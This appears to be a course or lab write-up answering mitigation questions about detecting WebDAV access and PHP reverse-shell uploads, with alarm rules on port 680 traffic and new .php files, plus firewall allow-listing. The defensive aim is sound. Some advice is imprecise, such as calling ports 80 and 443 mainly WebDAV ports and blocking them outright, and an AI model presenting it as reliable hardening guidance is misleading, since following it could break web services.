Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

- Limit access to pre-approved ip addresses and alert when any other source attempts to connect. Additionally, block traffic external to network.

What threshold would you set to activate this alarm?

- This alert should be sent to tier 1 SOC members when any attempt is made, and escalate to higher levels when multiple attempts occur simultaneously

System Hardening

What configuration can be set on the host to control access?

- The host can be configured to block all access save from allow-listed ips
- Additionally, ports can be blocked such as port 80, 443 for external ips attempting http connections since these are primarily used by web dav

Describe the solution.

- Implement allow-list/deny-list procedures, block ports 80 and 443 from all network-external traffic

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?

- Monitor ports and set alert for any traffic coming from 680 or any port with successful auth after
- Alert when any new .php file is uploaded from unknown ip address

What threshold would you set to activate this alarm?

- Instant alert for traffic to 680 (used in attack) and/or future ports that appear in use after .php reverse shell attack

System Hardening

What configuration can be set on the host to block file uploads?

- Require internal uploads, block external access privilege escalation
- Block external access to new .php files on protected directories and/or require administrator approval for public access

Describe the solution.

- Eliminate access to previously used ports from known attacks, as well as port 80 and 443.

the End